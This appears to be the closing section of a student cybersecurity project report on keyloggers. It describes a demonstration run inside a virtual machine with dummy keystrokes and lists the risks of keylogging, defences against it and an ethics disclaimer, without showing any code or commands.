- Due to the shared folder configuration between the virtual machine and host system, the output file became visible on the host machine.
- This step was performed purely for demonstration and verification in a controlled lab environment.
- Only dummy input data was used and no real credentials were involved.



During the demonstration phase, the script executed successfully within the Windows 10 virtual machine operating in a fully controlled and isolated virtual lab environment. After initiating the script, dummy keystrokes were intentionally entered through a basic text editor to simulate user input activity without involving any real credentials or sensitive data.

It was observed that the script functioned in a background mode without displaying continuous console output, which is consistent with the expected behavior of monitoring-type demonstration utilities. Upon completion of the input activity, a log file was automatically generated in the predefined directory. The contents of the log file accurately matched the dummy text that was typed during the test session, confirming that the input capture and storage mechanism was functioning correctly within the scope of the experiment.

Furthermore, due to the shared folder configuration established between the virtual machine and the host system, the generated log file also became accessible on the host machine. This enabled safe and transparent verification of results without the need for external transfer methods. The entire process remained confined within the virtual lab boundaries, ensuring ethical compliance, data isolation, and prevention of unintended system impact.

The observation validates both the technical execution of the demonstration script and the effectiveness of virtualization as a secure environment for cybersecurity learning and controlled experimentation.

# SECURITY RISKS OF KEYLOGGING

- Credential theft
- Privacy breach
- Financial fraud
- Unauthorized surveillance

# PREVENTION & MITIGATION

## Defensive Techniques

- Antivirus / Anti-Keylogger
- Two-Factor Authentication
- Virtual Keyboard
- OS & Software Updates
- Avoid unknown software
- User awareness

# CONCLUSION

- Keylogging is a serious cybersecurity threat
- Demonstration performed ethically
- Virtual lab ensures safety
- Prevention is critical in real environments

# DISCLAIMER

- This project was conducted in a controlled virtual environment strictly for educational and ethical cybersecurity learning. No real user data or credentials were compromised.